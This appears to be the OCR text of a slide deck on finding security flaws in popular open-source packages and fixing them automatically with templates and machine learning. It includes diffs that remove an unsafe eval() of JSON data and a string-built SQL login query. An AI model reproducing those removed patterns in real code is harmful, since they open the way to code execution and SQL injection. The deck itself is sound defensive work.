
Examples of Discovered Vulnerabilities

- Denial of Service (DoS)
- axios
- ~13m weekly downloads
- >44k dependents




Examples of Discovered Vulnerabilities

- Regular Expression Denial of Service (ReDoS)
- trim
- >3.4m weekly downloads
- Used in >371k repositories




Examples of Discovered Vulnerabilities

- Persistent Cross-site Scripting (XSS)
- xxl-job
- >16k Stars
- Used by >2000
- 50 Contributors




Examples of Discovered Vulnerabilities

- Directory Traversal
- GitHub Description ”patch”



Examples of Discovered Vulnerabilities

- Arbitrary Code Execution
- Unsafe eval during JSON deserialization
- blazar_dashboard



openstack / blazar-dashboard

Code | Pull requests | Actions | Security | Insights

Use json.loads instead of eval for JSON parsing

```
Also fixed error messages.

Change-Id: I998d6929ad05d9b5bc4e07f27f3f9cbf2dd64c68
Closes-Bug: #1895688
```

master

Lukas Euler authored and **priteau** committed on 1 Oct

Showing **6 changed files** with **22 additions** and **12 deletions**.


3 blazar_dashboard/api/client.py

```
@@ -10,6 +10,7 @@
#    License for the specific language governing permissions and limitations
#    under the License.

+ import json
import logging

from horizon import exceptions
@@ -46,7 +47,7 @@ def cpu_info_dict(self):
            cpu_info_dict = getattr(self, 'cpu_info', '{}')
            if not cpu_info_dict:
                cpu_info_dict = '{}'
-           return eval(cpu_info_dict)
+           return json.loads(cpu_info_dict)
```

Can we learn from how developers fix vulnerabilities in open-source software?

Auto Remediation

- Suggest pre-defined templated fixes for common security issues
- Create a Pull Request with the fix applied directly on the developer's code




Templated Fixes

- Handwritten/inferred fix templates
- Deterministic
- Method-local (Fast)
- Could be Conservative or best-effort
- Not always applicable

```
        try (var connection = dataSource.getConnection()) {
-           PreparedStatement statement = connection.prepareStatement("select password from
challenge_users where userid = '" + username_login + "' and password = '" + password_login +
"'");
+           PreparedStatement statement = connection.prepareStatement("select password from
challenge_users where userid = ? and password = ?");
+           statement.setString(1, username_login);
+           statement.setString(2, password_login);
            ResultSet resultSet = statement.executeQuery();
```

Goal of Auto Remediation

- Templated fixes are time consuming and challenged by the similar resource constraints as Vulnerability Discovery
- Over time, increase the pool of suggested fixes through Machine Learning based approach by understanding
  - Open-source projects
  - Common Organizational fixes



Machine Learning approach for Auto Remediation

Increase amount of fix suggestions

Security fixes can be categorized into various types

Flaws and fixes are usually similar across the same type

Data mine suggested fixes to generalize into templates

From Open Source

From Organization specific code

Identify repetitive flaws that are fixed in the same manner

Learn fixes using Machine Learning


Inputs Flaws and fixes collected by:

- Scanning open-source projects
- Using SCA Vulnerability database fix commits
- Using org's flaw and fix information

Approach:

- Train models for similar flaws using their fixes
- Predict fixes by matching vulnerable code with the context information in fix patterns to suggest candidate fixes operations

Model Training



